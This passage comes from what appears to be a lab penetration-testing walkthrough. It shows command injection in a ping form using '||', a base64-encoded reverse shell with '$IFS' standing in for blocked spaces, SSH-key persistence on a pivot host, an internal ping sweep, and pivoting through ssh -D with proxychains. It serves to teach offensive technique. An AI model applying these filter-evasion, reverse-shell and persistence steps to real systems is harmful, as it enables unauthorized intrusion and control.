


Figure 14: **'&' character is filtered**.

Upon conducting various character tests, it is observed that the character '|' is not filtered (see Figure 15). This omission allows us to leverage it for command injection. Specifically, we can use the sequence '||'. This sequence is designed to execute the command that follows it only if the command preceding it fails. To trigger the command injection, we need to specify a non-existing hostname or IP address, ensuring that the ping command fails, and subsequently, our injected command is executed.




Figure 15: **'|' character is not filtered**.

To gain control of the server, we will inject a reverse shell. A convenient source for obtaining one is revshells.com. In this process, we specify a port and the IP address of our Kali machine, as illustrated in Figure 16.




Figure 16: **Generating reverse shell with revshells.com**.

In addition to blocking injection characters such as ‘;‘, ‘&‘, the server also restricts certain commands like *nc*. However, it doesn’t block *base64*. To circumvent these restrictions, we will encode the reverse shell using *base64*. The payload can be encoded using the shell generator website, as shown in Figure 17.




Figure 17: **Generating base64-encoded reverse shell with rev-shells.com**.

Navigate back to Burp Suite and activate the intercept feature on the Proxy tab. Proceed to the website and check if a host is alive. The displayed content should resemble Figure 18. Once confirmed, send the request to the Repeater tab either by pressing *Ctrl-R* or by right-clicking and selecting 'Send to Repeater'. On the Repeater tab, you can effortlessly modify the HTTP request by inserting the payload into the *ipAddress* body parameter, as depicted in Figure 19.




Figure 18: **Intercepting request with Burp Suite**.




Figure 19: **Sending request to the 'Repeater' tab**.

5.6 Compromising the pivot host

The process depicted in Figure 20 outlines the necessary steps to deliver the payload. Initiate by setting up a netcat listener on Kali, which will be responsible for capturing the shell. Following this, insert the payload into the *ipAddress* body parameter. The payload involves piping the base64-encoded reverse shell to the *base64* utility, decoding it to plaintext with the *-d* flag, and subsequently sending it to *sh* for execution. However, it's evident that the payload is not accepted.




Figure 20: **Sending payload with spaces gets blocked**.

Considering that all specified characters and commands are accepted, the remaining challenge lies with spaces, which are frequently filtered by firewalls or applications. To effectively separate commands, we can substitute all spaces with the Input Field Separator: '$IFS'. Given that it is not filtered, this modification enables us to successfully obtain a shell back to our Kali machine, as verified in Figure 21.




Figure 21: **Sending payload without spaces gives us a shell back**.

5.7 Enforce persistence on the pivot host

Given the instability of the obtained shell, which lacks features such as tab completion, arrow keys, and screen clearing, we can enhance our access by adding our public key to the authorized keys of the sysadmin user. To achieve this, we will initiate the key pair generation process on the Kali box using the *ssh-keygen* command, as demonstrated in Figure 22. Subsequently, we will copy the generated public key into the authorized keys of the sysadmin user, as outlined in Figure 23.




Figure 22: **Generating SSH key pair**.




Figure 23: **Copying keys to authorized_keys**.

With our public key successfully added to the authorized keys of the sysadmin user, we can now log in to the pivot host using SSH without the need to input a password, as illustrated in Figure 24.




Figure 24: **Login to pivot host as sysadmin user**.

6 Developer's internal subnet

When checking for network interfaces using the command *ip addr*, we observe the presence of three subnets: 192.168.10.0/24, 192.168.20.0/24, and 192.168.30.0/24, as depicted in Figure 25. The first interface is exposed to the public, making it less intriguing, but the other two are of interest. Our exploration will commence with a scan of the second subnet.




Figure 25: **Showing network interfaces**.

6.1 Ping sweep from pivot host

We are going to scan the subnet 192.168.20.0/24 using the ping sweep method, which involves sending ICMP echo requests to all hosts within the subnet. If a host responds with an echo reply, it indicates that the host is alive. It's important to note that this method may not always be reliable; for instance, Windows Firewall blocks ICMP echo requests by default. In such cases, alternative techniques, like SYN scans against all ports, may be employed.

The ping sweep can be executed either from the attack box or the pivot host. In this scenario, we choose to perform it on the pivot host using the one-liner depicted in Figure 26. This one-liner iterates over all hosts in the subnet and sends an echo request. On the standard output, only hosts that responded with an echo reply will be displayed. In our case, 192.168.20.1 represents the default gateway for that subnet, 192.168.20.51 corresponds to the IP of the pivot host itself, and 192.168.20.53 is the host of interest.




Figure 26: **Performing ping sweep on subnet 192.168.20.0/24**.

6.2 Scanning subnet with SSH dynamic port forwarding

After confirming the that the host with the IP address 192.168.20.51 is alive, our interest lies in determining if it hosts any services worth investigating. To achieve this, employing scanning tools such as nmap is essential. However, conducting the scan directly from the pivot host is impractical. Instead, we can execute the scan from our attack host. To accomplish this, we leverage a technique known as **Dynamic Port Forwarding** with SSH and proxychains. For this purpose, it is necessary to set up proxychains, ensuring that a SOCKS proxy is specified and then run the ssh dynamic port forwarding command '`ssh -D 1080 sysadmin@192.168.10.70`', as illustrated in figure 27. Note that the additional flags *-4* and *-N* are just optional. The first is necessary to make things work in my lab scenario by disabling ipv6, and the second flag is used to avoid spawning a shell, which is the default behaviour when connecting to a system with ssh.
The following is a brief overview of what happens behind the scenes:

1. **Initiate SSH Connection with Dynamic Port Forwarding:**
    - Use the `ssh -D` command to establish an SSH connection, specifying a local port for the SOCKS proxy.
2. **SOCKS Proxy Setup:**
    - The SSH connection sets up a SOCKS proxy on the local machine, listening on the specified port (e.g., 1080).
3. **Configure Applications to Use SOCKS Proxy:**
    - Adjust application settings to use the local SOCKS proxy.
4. **Traffic Encryption and Forwarding:**

- When an application sends traffic to the local SOCKS proxy, it encrypts the data and forwards it through the SSH tunnel.

5. **Decryption and Forwarding on Remote Server:**

   - The remote server receives the encrypted traffic, decrypts it, and forwards it to the intended destination on its network.

6. **Reply and Return Path:**

   - Response from the remote network follows the reverse path, encrypted and sent back through the SSH tunnel.

This technique creates the illusion that the attacker is directly connected to the same networks as the pivot host.

